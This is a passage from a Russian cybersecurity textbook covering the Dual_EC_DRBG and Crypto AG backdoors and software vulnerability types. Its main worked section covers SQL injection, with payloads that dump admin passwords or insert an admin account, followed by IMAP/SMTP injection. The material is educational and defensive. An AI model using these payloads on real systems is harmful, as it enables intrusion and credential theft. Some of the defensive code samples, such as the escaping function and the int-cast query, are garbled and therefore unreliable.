Алгоритм Dual_EC_DRBG основывался на классической теории эллиптических кривых над конечными полями. По мнению АНБ, за этим алгоритмом было большое будущее, как за более компактным, быстродействующим и «стойким». Поэтому стремление АНБ включить Dual_EC_DRBG в состав стандарта «НИСТ СП800-90» выглядело вполне оправданным.

Однако вышеупомянутые Шумоф и Фергюсон, в 2006 году начавшие изучать алгоритм Dual_EC_DRBG на предмет его реализации в составе семейства операционных систем семейства «Виндоуз», обратили внимание на своеобразные свойства этого алгоритма. Во-первых, он работал очень медленно — на два-три порядка медленнее, чем три остальных датчика псевдослучайных чисел. А во-вторых, алгоритм Dual_EC_DRBG не обладал достаточной степенью безопасности. Иными словами, сгенерированные с его помощью числа были *недостаточно случайными*. Ситуация не была катастрофической, но представлялась весьма странной, учитывая, что стандарт «НИСТ СП800-90» получил официальную поддержку со стороны американского правительства.

Эти исследователи выяснили, что стандарт «НИСТ СП800-90» содержал список констант, которые использовались в алгоритме Dual_EC_DRBG. Откуда они

взялись, сказано не было. Но тот, кто рассчитал эти константы для включения в стандарт, мог одновременно рассчитать и *второй список* констант и использовать его, чтобы абсолютно точно предсказывать псевдослучайную последовательность, генерируемую алгоритмом Dual_EC_DRBG. Шумоф и Фергюсон убедительно продемонстрировали другим экспертам, как это сделать, зная всего лишь первые 32 байта псевдослучайной последовательности.

Казалось бы, инцидент был исчерпан еще в 2007 году. Любой разработчик программных приложений, взявший на себя труд даже поверхностно ознакомиться с докладом Шумофа и Фергюсона, сразу понял бы, что алгоритм Dual_EC_DRBG обладал существенным изъяном, и не стал бы использовать его в своих разработках.

Однако американское правительство обладало гигантской «покупательной способностью», и большинство софтверных компаний *были вынуждены использовать алгоритм Dual_EC_DRBG в своих продуктах, чтобы иметь возможность их сертифицировать*. Ведь без государственной сертификации стать поставщиком программных средств безопасности правительственным ведомствам в США не было никакой возможности.

Вот и корпорация «Майкрософт» встроила поддержку стандарта «НИСТ СП800-90», включая алгоритм Dual_EC_DRBG, в состав своей операционной системы «Виндоуз Виста» в феврале 2008 года. Понятно почему: этого желал один из основных клиентов корпорации — правительство США, и использование Dual_EC_DRBG санкционировал НИСТ. Примеру «Майкрософт» последовали и другие корпорации, включая «Циско» и «РСА».

На этом, описанном «литературным» языком примере из цитируемой книги Б. Сыркова мы показали, что даже *официально принятые (сертифицированные)* программные продукты могут содержать различные уязвимости.

3.3. Преднамеренные уязвимости в шифровальном оборудовании

По понятным причинам тема уязвимостей в шифровальном оборудовании является «закрытой» для публикации в специальной технической литературе и тем более — для обсуждения в СМИ.

Тем не менее проблема существует, и надо понимать угрозы эксплуатации подобных уязвимостей.

Защита информации сегодня очень выгодный бизнес — если вы желаете обезопасить свое промышленное предприятие от различного рода киберугроз — платите большие деньги и вам поставят «под ключ» «самые эффективные» программные и аппаратные средства киберзащиты. К сожалению, абсолютное большинство компаний, действующих сегодня на рынке производственной безопасности России, не являются резидентами РФ. Поэтому принимая решение о закупке подобных средств киберзащиты, специалисты по безопасности и руководители предприятий должны учитывать и соответствующие риски. Поясним суть риска на весьма показательном примере.

В январе 2020 года сразу несколько влиятельных мировых СМИ (американская Washington Post, немецкий телеканал ZDF и швейцарский канал SRF) опубликовали

информацию об известной швейцарской компании — производителе шифровального оборудования **Crypto AG**. Эта фирма с 1958 года поставляла кодирующие шифровальные устройства правительствам более 120 стран мира вплоть до нынешнего времени. Оказалось, что с самого момента создания этой компании как ЦРУ США, так и БНД ФРГ полностью ее контролировали через «подставную» компанию **Minerva** в Лихтенштейне. Компания **Crypto AG** поставляла два типа шифровального оборудования — безопасное (только для США, Великобритании и ФРГ) и «уязвимое» (для остальных). Эта совместная операция ЦРУ и БНД под названием «Операция Рубикон» обеспечила возможность спецслужбам контролировать всю секретную переписку более 100 государств с помощью созданных «бэкдоров» («задняя дверь») в системе обеспечения безопасности шифрования. В 80-е годы через оборудование **Crypto AG** шло более 40% всей секретной дипломатической переписки в мире.

Надо сказать, что СССР и Китай не сотрудничали с этой фирмой «из-за подозрений о происхождении компании» — во времена холодной войны советская разведка успешно выполняла свои функции.

Сегодня на вышеупомянутом рынке систем кибербезопасности вы видите две известные швейцарские фирмы — **CyOne Security** и **Crypto International** — знайте, что это названия компаний, «выкупивших акции» той самой **Crypto AG**. На этом конкретном частном примере авторы хотели показать суть рисков покупателя средств киберзащиты у зарубежного, даже трижды сертифицированного поставщика: никак нельзя недооценивать высокий профессиональный уровень и финансовые возможности западных спецслужб, которые по долгу службы *просто обязаны* в этой ситуации использовать разработчиков и поставщиков средств киберзащиты в интересах «национальной безопасности США», при этом далеко не всегда разработчики, владельцы и руководители таких компаний-поставщиков осведомлены о реальном «положении вещей». Единственный способ исключения подобного риска — использование отечественных продуктов технологии кибербезопасности, созданных на основе опять же отечественной доверенной ЭКБ. Более детально эти вопросы будут обсуждены в заключительной главе этой книги.

3.4. Уязвимости программного обеспечения информационных систем

3.4.1. Классификация, термины и определения типовых уязвимостей программного обеспечения

Уязвимости вычислительных систем

Термин «уязвимость» обычно используется специалистами по компьютерной безопасности во множестве самых различных контекстов. Обычно термин «уязвимость» ассоциируется с нарушением политики безопасности, вызванным неправильно заданным набором правил проектирования или ошибкой в обеспечивающей безопасность конкретного компьютера программе. Эксперты по безопасности обычно ориентируются на *потенциальный ущерб* от вирусной атаки, использующей уязвимость, и в зависимости от потенциального уровня этого «ущерба» разделяют уязвимости на *активно используемые* и *практически не используемые*.

В последние годы предпринималось много попыток все-таки более конкретно определить значение термина «уязвимость». Известная исследовательская группа MITRE, финансируемая федеральным правительством США, занимающаяся анализом критических проблем с безопасностью, разработала следующие определения:

Уязвимость — это состояние вычислительной системы, которое позволяет:

- исполнять команды от имени другого пользователя;
- получать доступ к информации, закрытой от доступа для данного пользователя;
- показывать себя как иного пользователя или иной ресурс;
- производить атаку типа «отказ в обслуживании».

В MITRE считают, что атака, производимая вследствие слабой или неверно настроенной политики безопасности, лучше описывается термином «открытость» (exposure).

Открытость — это состояние вычислительной системы (или нескольких систем), которое не является уязвимостью, но:

- позволяет атакующему производить сбор защищенной информации;
- позволяет атакующему скрывать свою деятельность;
- содержит возможности, которые работают корректно, но могут быть легко использованы в неблагоприятных целях;
- является первичной точкой входа в систему, которую атакующий может использовать для получения доступа или информации.

Когда злоумышленник пытается получить неавторизованный доступ к системе, он производит сбор информации (расследование) о своем объекте, собирает любые доступные данные и затем использует слабость политики безопасности («открытость») или какую-либо уязвимость. Существующие **уязвимости** и **открытости** являются точками, требующими особенно внимательной проверки при настройке системы безопасности против кибервторжений.

В общем случае термин «**уязвимость**» (англ. *vulnerability*) используется для обозначения недостатка в системе, используя который, можно намеренно нарушить ее целостность и вызвать неправильную работу. Уязвимость может быть результатом ошибок программирования, недостатков, допущенных при проектировании системы, ненадежных паролей, вирусов и других вредоносных программ, скриптовых и SQL-инъекций. Некоторые уязвимости известны только теоретически, другие же активно используются и имеют известные эксплойты.

Говоря «простым языком», обычно уязвимость позволяет атакующему «обмануть» приложение — выполнить непредусмотренные создателем действия или заставить приложение совершить действие, на которое у того не должно быть прав. Это делается путем внедрения каким-либо образом в программу данных или кода в такие места, что программа воспримет их как «свои». Некоторые уязвимости появляются из-за недостаточной проверки данных, вводимых пользователем, и позволяют вставить в интерпретируемый код произвольные команды (SQL-инъекция, XSS, SiXSS). Другие уязвимости появляются из-за более сложных проблем, таких как запись данных в буфер без проверки его границ (переполнение буфера). Поиск уязвимостей иногда называют **зондированием**, например когда говорят о зондировании удаленного компьютера — подразумевают поиск открытых сетевых

портов и наличия уязвимостей, связанных с приложениями, использующими эти порты.

Как следует из анализа ведущихся на момент написания этой книги в Интернете дискуссий, метод информирования об уязвимостях до сих пор является одним из пунктов спора в сообществе компьютерной безопасности. Некоторые специалисты отстаивают немедленное полное раскрытие информации об уязвимостях, как только они найдены. Другие советуют сообщать об уязвимостях только тем пользователям, которые подвергаются наибольшему риску, а полную информацию публиковать лишь после задержки или не публиковать совсем. Такие задержки могут позволить тем, кто был извещен, исправить ошибку при помощи разработки и применения патчей, но также могут и увеличивать риск для тех, кто не посвящен в детали.

Существуют различные уже стандартные инструментальные средства, которые могут помочь в обнаружении уязвимостей в системе. Хотя эти инструменты могут обеспечить эксперту хороший обзор возможных уязвимостей, существующих в системе, они не могут заменить участие человека в их оценке.

Для обеспечения высокого уровня защищенности и целостности информационной системы необходимо постоянно следить за ней: устанавливать обновления, использовать инструменты, которые помогают противодействовать возможным атакам. Уязвимости обнаруживались во всех основных операционных системах, включая Microsoft Windows, Mac OS, различные варианты UNIX (в том числе GNU/Linux) и OpenVMS. Так как новые уязвимости находят непрерывно, единственный путь уменьшить вероятность их использования против системы — постоянная бдительность и использование обновленных версий ПО.

Классификация уязвимостей программного обеспечения

Уязвимости программ — это в большинстве случаев ошибки, допущенные программистами на этапе разработки программного обеспечения [2]. Они позволяют злоумышленникам получить незаконный доступ к функциям программы или хранящимся в ней данным. Подобные уязвимости могут появиться на любом этапе жизненного цикла, от разработки до выпуска готового программного продукта. Вряде случаев программисты нарочно оставляют «лазейки» для более эффективного проведения отладки и настройки, которые также могут рассматриваться в качестве бэкдоров или недекларированных возможностей.

В некоторых случаях возникновение уязвимостей бывает обусловлено применением разработчиком средств проектирования различного происхождения, которые увеличивают риск появления в конечном программном коде уязвимостей «диверсионного» типа.

Уязвимости появляются вследствие добавления в состав ПО сторонних компонентов или свободно распространяемого кода (open source). Чужой код часто разработчиком ПО используется «как есть» без его тщательного анализа и тестирования на безопасность.

Не стоит исключать и наличие в команде так называемых «недобросовестных» сотрудников (программистов-инсайдеров), которые могут по заданию злоумышленников преднамеренно вносить в создаваемый продукт дополнительные недokumentированные функции или элементы по указанию своих «внешних хозяев».




Рис. 3.1. Динамика изменения уязвимостей в приложениях ведущих компаний за 2015–2016 гг.

Как видно из рис. 3.1, ежегодно в ПО ведущих мировых разработчиков ПО выявляются десятки и сотни подобных программ.

В зависимости от стадии появления уязвимостей ПО этот вид угроз делится в общем случае на три категории — на *уязвимости проектирования, реализации и конфигурации*.

1. *Уязвимости проектирования* — ошибки, допущенные при проектировании, сложнее всего обнаружить и устранить. Это неточности алгоритмов, закладки, несогласованности в интерфейсе между разными модулями или в протоколах взаимодействия с аппаратной частью. Их выявление и устранение является весьма трудоемким процессом, в том числе потому, что они могут проявиться в неочевидных случаях — например, при превышении предусмотренного объема трафика или при подключении большого количества дополнительного оборудования, что усложняет обеспечение требуемого уровня безопасности и ведет к возникновению путей обхода межсетевого экрана.
2. *Уязвимости реализации* появляются на этапе написания программы или внедрения в нее алгоритмов безопасности. Как правило, это некорректная организация вычислительного процесса, синтаксические и логические дефекты. При этом имеется риск, что изъян приведет к эффекту переполнения буфера или появлению дефектов иного рода. Их обнаружение занимает много времени, а ликвидация подразумевает исправление определенных участков машинного кода.
3. *Ошибки конфигурации* аппаратной части и ПО встречаются весьма часто. Распространенными их причинами являются недостаточно качественная разработка алгоритмов и отсутствие тестов на корректную работу отдельных дополнительных функций. К этой категории также относятся слишком простые пароли и оставленные без изменений учетные записи «по умолчанию».

Наиболее часто уязвимости обнаруживают в популярных и распространенных продуктах — настольных и мобильных операционных системах, браузерах.

3.4.2. Риски использования уязвимых программ

Программы, в которых находят наибольшее число уязвимостей, сегодня установлены практически на всех компьютерах, поэтому со стороны киберпреступников имеется прямая заинтересованность в поиске подобных изъянов и написании *эксплойтов* для них.

Поскольку с момента обнаружения уязвимости до «официальной» публикации разработчиком ПО исправления (*патча*) проходит довольно много времени, существует много возможностей «заразить» атакуемые компьютерные системы через подобные бреши в безопасности программного кода. При этом *пользователю достаточно только один раз открыть, например, вредоносный PDF-файл с эксплойтом, после чего злоумышленники получают полный доступ к данным.*

Заражение в последнем случае происходит по следующему алгоритму.

Пользователь получает по электронной почте *фишинговое письмо* от внушающего доверие отправителя.

В письмо вложен *файл с эксплойтом.*

Если пользователь предпринимает попытку открытия файла, то происходит заражение компьютера вирусом, трояном (шифровальщиком) или другой вредоносной программой и киберпреступники получают *несанкционированный доступ* к системе.

Исследования, проводимые различными компаниями («Лаборатория Касперского», Positive Technologies), показывают, что ***уязвимости есть практически в любом приложении, включая даже антивирусы.*** Поэтому вероятность установить программный продукт, содержащий изъяны разной степени критичности, весьма высока.

Чтобы *минимизировать количество* уязвимостей в ПО, эксперты рекомендуют использовать *SDL (Security Development Lifecycle, безопасный жизненный цикл разработки)*. Технология SDL используется для снижения числа багов в приложениях на всех этапах их создания и поддержки. Так, при проектировании программного обеспечения специалисты по ИБ и программисты моделируют киберугрозы с целью поиска уязвимых мест. В ходе программирования в процесс включаются автоматические средства, сразу же сообщающие о потенциальных изъянах. Разработчики стремятся значительно ограничить функции, доступные непроверенным пользователям, что способствует уменьшению поверхности атаки.

Чтобы *минимизировать влияние* уязвимостей и величину ущерба от них, иногда достаточно выполнять некоторые *простые правила.*

- Оперативно устанавливать выпускаемые разработчиками исправления (патчи) для приложений или (предпочтительно) включить автоматический режим обновления.
- По возможности не устанавливать сомнительные программы, чье качество и техническая поддержка вызывают вопросы.
- Использовать специальные сканеры уязвимостей или специализированные функции антивирусных продуктов, позволяющие выполнять поиск ошибок безопасности и при необходимости обновлять ПО.

Примеры наиболее известных типов уязвимостей программного обеспечения

Наиболее распространенные типы уязвимостей включают в себя [3]:

Нарушения безопасности доступа к памяти:

- переполнения буфера;
- висячие указатели.

Ошибки проверки вводимых данных:

- ошибки форматирующей строки;
- неверная поддержка интерпретации метасимволов командной оболочки;
- SQL-инъекция (внедрение SQL-кода);
- инъекция кода;
- инъекция e-mail;
- обход каталогов;
- межсайтовый скриптинг в веб-приложениях;
- межсайтовый скриптинг при наличии SQL-инъекции.

Состояния гонки:

- ошибки времени-проверки-ко-времени-использования;
- гонки символьных ссылок.

Путаница привилегий:

- подделка межсайтовых запросов в веб-приложениях.

Эскалация привилегий:

- shatter attack;
- уязвимость нулевого дня.

Недекларированные возможности

Ошибка безопасности

Рассмотрим основные из этих уязвимостей более детально.

Переполнение буфера (англ. *Buffer Overflow*) — тот случай, когда компьютерная программа записывает данные за пределами выделенного в памяти буфера.

Переполнение буфера обычно возникает из-за неправильной работы с данными, полученными извне, и памятью, при отсутствии жесткой защиты со стороны подсистемы программирования (компилятор или интерпретатор) и операционной системы. В результате переполнения могут быть испорчены данные, расположенные следом за буфером (или перед ним).

Переполнение буфера является одним из наиболее популярных способов взлома компьютерных систем, так как большинство языков высокого уровня использует *технология стекового кадра* — размещение данных в стеке процесса, смешивая данные программы с управляющими данными (в том числе адреса начала стекового кадра и адреса возврата из исполняемой функции).

Переполнение буфера может вызывать аварийное завершение или зависание программы, ведущее к *отказу обслуживания* (denial of service, DoS). Отдельные виды переполнений, например переполнение в стековом кадре, позволяют злоумышленнику загрузить и выполнить произвольный машинный код от имени программы и с правами учетной записи, от которой она выполняется.

Иногда переполнение буфера намеренно используется системными программами для обхода ограничений в существующих программных или программно-аппаратных средствах. Например, операционная система iS-DOS (для компьютеров ZX Spectrum) использовала возможность переполнения буфера встроенной TR-DOS для запуска своего загрузчика в машинных кодах (что штатными средствами в TR-DOS сделать невозможно).

Принимая во внимание особую опасность этой уязвимости, далее мы ее более подробно рассмотрим в отдельном разделе.

Висячий указатель, или **висячая ссылка** (англ. *Dangling pointer*, *wild pointer*, *dangling reference*) — указатель, не указывающий на допустимый объект соответствующего типа. Это особый случай нарушения безопасности памяти.

На практике, такие висячие указатели возникают тогда, когда объект удален или перемещен без изменения значения указателя на нулевое, так что указатель все еще указывает на область памяти, где ранее хранились данные. Поскольку система может перераспределить ранее освобожденную память (в том числе в другой процесс), то оборванный указатель может привести к непредсказуемому поведению программы. В случае когда программа записывает данные в память, используя такой указатель, данные могут незаметно разрушаться, что приводит к тонким «ошибкам», которые очень трудно найти.

Этот вид «ошибок» очень опасен, и наряду с утечками памяти случается довольно часто.




Рис. 3.2. Принцип работы висячего указателя [2]

Внедрение SQL-кода (англ. *SQL injection*) — один из наиболее распространенных способов взлома сайтов и программ, работающих с базами данных, основанный на внедрении в запрос произвольного SQL-кода.

Внедрение SQL, в зависимости от типа используемой СУБД и условий внедрения, может дать возможность атакующему выполнить произвольный запрос к базе данных (*например, прочитать содержимое любых таблиц, удалить, изменить или добавить данные*), получить возможность чтения и/или записи локальных файлов и выполнения произвольных команд на атакуемом сервере.

Атака типа внедрения SQL может быть возможна из-за некорректной обработки входных данных, используемых в SQL-запросах.

Рассмотрим на конкретном примере принцип атаки внедрения SQL.

Допустим, серверное ПО, получив входной параметр `id`, использует его для создания SQL-запроса. Рассмотрим следующий PHP-скрипт [2]:

```
$id = $_REQUEST['id'];
$res = mysqli_query("SELECT * FROM news WHERE id_news = "
    . $id);
```

Если на сервер передан параметр `id`, равный 5 (например так: *http://example.org/script.php?id=5*), то выполнится следующий SQL-запрос:

```
SELECT * FROM news WHERE id_news = 5
```

Но если злоумышленник передаст в качестве параметра `id` строку `-1 OR 1=1` (например, так: *http://example.org/script.php?id=-1+OR+1=1*), то выполнится запрос:

```
SELECT * FROM news WHERE id_news = -1 OR 1=1
```

Таким образом, изменение входных параметров путем добавления в них конструкций языка SQL вызывает изменение в логике выполнения SQL-запроса (в данном примере вместо новости с заданным идентификатором будут выбраны все имеющиеся в базе новости, поскольку выражение `1=1` всегда истинно — *вычисления происходят по кратчайшему контуру в схеме*).

Внедрение в строковые параметры

Предположим, серверное ПО, получив запрос на поиск данных в новостях параметром `search_text`, использует его в следующем SQL-запросе (здесь параметры экранируются кавычками) [2]:

```
$search_text = $_REQUEST['search_text'];
$res = mysqli_query("SELECT id_news, news_date, news_
caption, news_text, news_id_author
FROM news WHERE news_caption
LIKE ('%$search_text%')");
```

Сделав запрос вида *http://example.org/script.php?search_text=Test* мы получим выполнение следующего SQL-запроса:



```
SELECT id_news, news_date, news_caption, news_text, news_id_
author FROM news
WHERE news_caption LIKE ('%Test%')
```

Но внедрив в параметр search_text символ кавычки (который используется в запросе), мы можем кардинально изменить поведение SQL-запроса. Например, передав в качестве параметра search_text значение ')**and**+(news_id_author='1, мы вызовем к выполнению запрос [2]:

```
SELECT id_news, news_date, news_caption, news_text, news_id_
author FROM news
WHERE news_caption LIKE ('%') and (news_id_author='1%')
```

Использование UNION

Язык SQL позволяет объединять результаты нескольких запросов при помощи оператора UNION. Это предоставляет злоумышленнику возможность получить несанкционированный доступ к данным.

Рассмотрим скрипт отображения новости (*идентификатор новости, которую необходимо отобразить, передается в параметре id*) [2]:

```
$res = mysqli_query("SELECT id_news, header, body, author
FROM news WHERE id_news = " . $_REQUEST['id'] );
```

Если злоумышленник передаст в качестве параметра id конструкцию **-1 UNION SELECT 1,username,password,1 FROM admin**, это вызовет выполнение SQL-запроса

```
SELECT id_news, header, body, author FROM news WHERE id_news = -1
UNION SELECT 1, username, password, 1 FROM admin
```

Так как новости с идентификатором **-1** заведомо не существует, из таблицы news не будет выбрано ни одной записи, однако в результат попадут записи, несанкционированно отобранные из таблицы admin в результате инъекции SQL.

Использование UNION + group_concat()

В некоторых случаях хакер может провести атаку, но не может видеть более одной колонки. В случае MySQL взломщик может воспользоваться функцией [2]:

```
group_concat(col, symbol, col)
```

которая объединяет несколько колонок в одну. Например, для примера, данного выше, вызов функции будет таким:

```
-1 UNION SELECT group_concat(username, 0x3a, password) FROM admin
```

Экранирование хвоста запроса

Зачастую SQL-запрос, подверженный данной уязвимости, имеет структуру, усложняющую или препятствующую использованию union. Например, скрипт [2]

```
$res=mysqli_query("SELECT author FROM news WHERE id=" . $_REQUEST['id'] . " AND author LIKE ('a%')");
```

отображает имя автора новости по передаваемому идентификатору id только при условии, что имя начинается с буквы а, и внедрение кода с использованием оператора UNION затруднительно.

В таких случаях злоумышленниками используется метод экранирования части запроса при помощи символов комментария (*/** или *--* в зависимости от типа СУБД).

В данном примере злоумышленник может передать в скрипт параметр id со значением **-1 UNION SELECT password FROM admin/***, выполнив таким образом запрос

```
SELECT author FROM news WHERE id=-1 UNION SELECT password FROM
admin/* AND author LIKE ('a%')
```

в котором часть запроса (*AND author LIKE ('a%')*) помечена как комментарий и не влияет на выполнение.

Расщепление SQL-запроса

Для разделения команд в языке SQL используется символ **;** (точка с запятой), внедряя этот символ в запрос, злоумышленник получает возможность выполнить несколько команд в одном запросе, однако не все диалекты SQL поддерживают такую возможность.

Например, если в параметры скрипта [2]

```
$id=$_REQUEST['id'];
$res=mysqli_query("SELECT * FROM news WHERE id_news = $id");
```

злоумышленником передается конструкция, содержащая точку с запятой, например **12;INSERT INTO admin (username, password) VALUES ('HaCkEr', 'foo');** то в одном запросе будут выполнены 2 команды

```
SELECT * FROM news WHERE id_news = 12;
INSERT INTO admin (username, password) VALUES ('HaCkEr', 'foo');
```

и в таблицу admin будет несанкционированно добавлена запись HaCkEr.

Методика атак типа внедрение SQL-кода

Поиск скриптов, уязвимых для атаки

На данном этапе злоумышленник изучает поведение скриптов сервера при манипуляции входными параметрами с целью обнаружения их аномального поведения. Манипуляция происходит всеми возможными параметрами:

- данными, передаваемыми через методы POST и GET;
- значениями [HTTP-Cookie];
- HTTP_REFERER (для скриптов);
- AUTH_USER и AUTH_PASSWORD (при использовании аутентификации).

Как правило, манипуляция сводится к подстановке в параметры символа одинарной (реже двойной или обратной) кавычки.

Аномальным поведением считается любое поведение, при котором страницы, получаемые до и после подстановки кавычек, различаются (и при этом не выведена страница о неверном формате параметров).

Наиболее частые примеры аномального поведения:

- выводится сообщение о различных ошибках;
- при запросе данных (например, новости или списка продукции) запрашиваемые данные не выводятся вообще, хотя страница отображается и т.д. Следует учитывать, что известны случаи, когда сообщения об ошибках, в силу специфики разметки страницы, не видны в браузере, хотя и присутствуют в ее HTML-коде.

Конструкция	Комментирование остатка строки	Получение версии	Конкатенация строк
MySQL	--... или /*...	version()	concat (<i>string1</i> , <i>string2</i>)
MS SQL	--...	@@version	<i>string1</i> + <i>string2</i>
Oracle	--... или /*...	select banner from v\$version	<i>string1</i> <i>string2</i> или concat (<i>string1</i> , <i>string2</i>)
MS Access	Внедрение в запрос NULL-байта: %00...		
PostgreSQL	--...	version()	<i>string1</i> <i>string2</i>
Sybase	--...	@@version	<i>string1</i> + <i>string2</i>
IBM DB2	--...	select versionnumber from sysibm.sysversions	<i>string1</i> <i>string2</i> или <i>string1</i> concat <i>string2</i>
Ingres	--...	dbmsinfo(' _version')	<i>string1</i> <i>string2</i>

Защита от атак типа внедрение SQL-кода

Для защиты от данного типа атак необходимо тщательно фильтровать входные параметры, значения которых будут использованы для построения SQL-запроса.

Фильтрация строковых параметров

Предположим, что код, генерирующий запрос (на языке программирования Паскаль), выглядит так [2]:

```
statement := 'SELECT * FROM users WHERE name = \'' + userName
+ '\";';
```

Чтобы внедрение кода (закрытие строки, начинающейся с кавычки, другой кавычкой до ее завершения текущей закрывающей кавычкой для разделения запроса на две части) было невозможно, для некоторых СУБД, в том числе для MySQL, требуется брать в кавычки все строковые параметры. В самом параметре заменяют кавычки на \», апостроф — на \', обратную косую черту — на \\ (это называется «экранировать спецсимволы»). Это можно делать таким кодом[2]:

```
statement := 'SELECT * FROM users WHERE name = \' +
QuoteParam(userName) + \';';
function QuoteParam(s : string) : string;
{ на входе — строка; на выходе — строка в кавычках и с
заменёнными спецсимволами }
```

```

var
  i : integer;
  Dest : string;
begin
  Dest := '';
  for i:=1 to length(s) do
    case s[i] of
      '\'' : Dest := Dest + '\\''';
      '\"' : Dest := Dest + '\\\"';
      '\\' : Dest := Dest + '\\\\';
    else Dest := Dest + s[i];
    end;
  QuoteParam := Dest + ''';
end;

```

Для PHP фильтрация может быть такой [2]:

```
$query="SELECT * FROM users WHERE user='".mysqli_real_escape_string($user) . "'";
```

Фильтрация целочисленных параметров

Возьмем другой запрос [2]:

```
statement := 'SELECT * FROM users WHERE id = \'' + id + '\'';
```

В данном случае поле **id** имеет числовой тип, и его чаще всего не берут в кавычки. Поэтому «закавычивание» и замена спецсимволов на escape-последовательности не проходит. В таком случае помогает проверка типа; если переменная **id** не является числом, запрос вообще не должен выполняться.

Например, на Delphi для противодействия таким инъекциям помогает код [2]:

```

if TryStrToInt(id, id_int) then
  statement := Format('SELECT * FROM users WHERE id =%0:d;',
    [id_int]);

```

Для PHP этот метод будет выглядеть так:

```
$query = 'SELECT * FROM users WHERE id = \'' . (int)$id;
```

Усечение входных параметров

Для внесения изменений в логику выполнения SQL-запроса требуется внедрение достаточно длинных строк. Так, минимальная длина внедряемой строки в вышеприведенных примерах составляет 8 символов («1 OR 1=1»). Если максимальная длина корректного значения параметра невелика, то одним из методов защиты может быть максимальное усечение значений входных параметров.

Например, если известно, что поле **id** в вышеприведенных примерах может принимать значения не более 9999, можно «отрезать лишние» символы, оставив не более четырех:

```
statement := 'SELECT * FROM users WHERE id = ' + LeftStr(id, 4) + ';' ;
```

Использование параметризованных запросов

Многие серверы баз данных поддерживают возможность отправки параметризованных запросов (подготовленные выражения). При этом параметры внешнего происхождения отправляются на сервер отдельно от самого запроса либо автоматически экранируются клиентской библиотекой. Для этого используются

- на Delphi — свойство **TQuery.Params**;

Например [2]

```
sql, param : string

begin
  sql := 'select :text as value from dual';
  param := 'alpha';
  Query1.Sql.Text := sql;
  Query1.ParamByName('text').AsString := param;
  Query1.Open;
  ShowMessage(Query1['value']);
end;
```

- на Perl — через **DBI::quote** или **DBI::prepare**;
- на Java — через класс **PreparedStatement**;
- на C# — свойство **SqlCommand.Parameters**;
- на PHP — **MySQLi** (при работе с MySQL), **PDO**.

e-mail инъекция — это техника атаки, обычно используемая для поражения почтовых серверов и почтовых приложений, конструирующих IMAP/SMTP выражения из выполняемого пользователем ввода, который и не всегда не проверяется должным образом. В зависимости от типа операторов, используемых злоумышленником, выделяют два типа зловредных инъекций: **IMAP инъекция** и **SMTP инъекция**.

IMAP / SMTP инъекции позволяют злоумышленнику получить доступ к почтовому серверу, к которому ранее доступа не было, поскольку иногда эти внутренние системы не имеют того же уровня безопасности, что и остальная инфраструктура. Злоумышленники могут обнаружить, что почтовый сервер дает лучшие результаты с точки зрения эксплуатации. Этот метод позволяет избежать возможных ограничений, которые могут существовать на уровне приложений (CAPTCHA, максимальное количество обращений и т.д.).

Типичная **структура IMAP / SMTP инъекции** заключается в следующем:

```
Header: окончание ожидаемой команды
Body: инъекция новых команд
Footer: начало ожидаемой команды
```

Необходимо отметить, что для того, чтобы выполнились IMAP / SMTP команды, предыдущие команды должны были прекращены с CRLF (% 0d% 0a) последовательностью.

Некоторые *примеры кибератак* с использованием IMAP / SMTP инъекции техники [2]:

- эксплуатация уязвимостей IMAP/SMTP протокола;
- уклонение от ограничений приложений;
- уклонение от антиробота;
- утечка информации;
- спам.

Для получения механизма атаки рассмотрим один из примеров возможного сценария такой кибератаки на основе **IMAP инъекции**. Поскольку инъекция проводится на сервере IMAP, формат и характеристики этого протокола БЕЗУСЛОВНО должны соблюдаться. Почтовые приложения обычно взаимодействуют с сервером IMAP, чтобы выполнять свои функции в большинстве случаев и, следовательно, более уязвимы для атак такого типа.

Предположим, что приложение использует параметр веб-почты «message_id», чтобы сохранить идентификатор сообщений, которые пользователь желает прочитать. Когда запрос, содержащий идентификатор сообщения, отправляется, это будет выглядеть следующим образом [2]:

```
http:// <webmail> / read_email.php? message_id = <номер>
```

Предположим, что php-скрипт «read_email.php», отвечающий за показ связанного с ним сообщения, передает запрос на сервер IMAP, не выполняя никаких проверок на значение «номер», указанное пользователем. Команда, отправленная на почтовый сервер, будет выглядеть следующим образом [2]:

```
FETCH <number> BODY[HEADER]
```

В связи с этим злоумышленник может попытаться провести атаку IMAP инъекции через параметр «message_id», используемый приложением для связи с сервером. Например, команда IMAP «CAPABILITY» может быть введена, используя следующую последовательность [2]:

```
